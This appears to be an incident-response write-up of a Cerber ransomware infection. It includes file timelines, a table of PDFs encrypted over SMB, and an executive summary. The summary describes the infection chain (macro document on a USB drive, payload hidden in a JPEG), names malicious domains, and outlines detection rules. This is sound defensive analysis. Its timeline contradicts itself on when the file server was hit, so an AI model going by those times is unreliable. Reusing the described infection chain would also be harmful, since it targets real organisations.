2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_CzechLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_GermanLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_BrazilianPortugueseLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_HungarianLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_FinnishLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_ItalianLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_ArabicLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_KoreanLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_RussianLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_PortugueseLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_SimplifiedChineseLicense.txt
2016-08-24 17:04:32 UTC	C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp5for7\WinPEDriver\$AppleBluetoothBroadcom64_NorwegianLicense.txt

Sample PDF Files Encrypted - Remote File Server we9041srv

Windows Security EventID 5145 is generated on the file server itself when a network share object is accessed. These events were recorded on we9041srv and show the infected workstation at 192.168.250.100 accessing corporate PDF documents over SMB.

What makes this particularly significant is that Cerber did not exploit any vulnerability to reach the file server. Bob Smith had an existing mapped network drive with write access to the share, and Cerber simply inherited those credentials from the active user session. If his account had been restricted to read-only access, the remote encryption of 257 PDFs would not have been possible at all.

This is a textbook failure of the principle of least privilege, and it should immediately drive a full audit of network share permissions across all domain user accounts.]]>

Sample PDF Files Encrypted - Remote File Server we9041srv

Timestamp	Encrypted PDF File	SMB Share
2016-08-24 17:05:47 UTC	561\561054.pdf	*\fileshare
2016-08-24 17:05:48 UTC	978\978601.pdf	*\fileshare
2016-08-24 17:05:52 UTC	901\901409.pdf	*\fileshare
2016-08-24 17:05:55 UTC	303\303951.pdf	*\fileshare
2016-08-24 17:05:55 UTC	325\325411.pdf	*\fileshare
2016-08-24 17:05:55 UTC	426\426558.pdf	*\fileshare
2016-08-24 17:05:57 UTC	946\946128.pdf	*\fileshare
2016-08-24 17:05:58 UTC	999\999354.pdf	*\fileshare
2016-08-24 17:06:00 UTC	317\317646.pdf	*\fileshare
2016-08-24 17:06:04 UTC	097\097040.pdf	*\fileshare
2016-08-24 17:06:05 UTC	870\870165.pdf	*\fileshare
2016-08-24 17:06:06 UTC	852\852539.pdf	*\fileshare
2016-08-24 17:06:08 UTC	714\714932.pdf	*\fileshare
2016-08-24 17:06:15 UTC	644\644535.pdf	*\fileshare
2016-08-24 17:06:19 UTC	435\435465.pdf	*\fileshare
2016-08-24 17:06:30 UTC	266\266784.pdf	*\fileshare
2016-08-24 17:06:31 UTC	246\246353.pdf	*\fileshare
2016-08-24 17:06:31 UTC	257\257628.pdf	*\fileshare
2016-08-24 17:06:43 UTC	598\598856.pdf	*\fileshare
2016-08-24 17:06:46 UTC	592\592365.pdf	*\fileshare

Executive Summary (Simple Formatted)

Cerber Ransomware Incident - Confirmed Breach

CLASSIFICATION: CRITICAL | CASE CLOSED

01. WHAT HAPPENED

On 24 August 2016 at 16:42 UTC, Bob Smith inserted an unauthorized USB drive (MIRANDA_PRI) into workstation we8105desk. Opening the file "Miranda_Tate_unveiled.dotm" triggered a malicious macro that initiated the infection.

02. TECHNICAL ANALYSIS

The ransomware payload was hidden inside a JPEG image (mhtr.jpg) using steganography. Within 22 minutes of execution, the Cerber v2 cryptor began encrypting local files. By 18:27 UTC, the attack moved laterally via SMB to encrypt 257 PDFs on the corporate file server we9041srv.

03. WHY IT SUCCEEDED

The breach occurred due to three main failures: USB ports were not restricted by policy, Microsoft Office macros were allowed to run from untrusted sources, and the user had excessive write permissions on network shares which allowed the ransomware to spread.

04. REMEDIATION & DETECTION

Immediate action required: Block domains "solidaritedeproximite.org" and "cerberhhyed5frqa.xmfir0.win". Isolate the infected host. New SIEM rules must be implemented to alert on WINWORD.EXE spawning CMD.EXE and any mass file modifications on SMB shares.

Evidence Sources: WinRegistry, Sysmon, Suricata, Stream:DNS, Stream:SMB]]>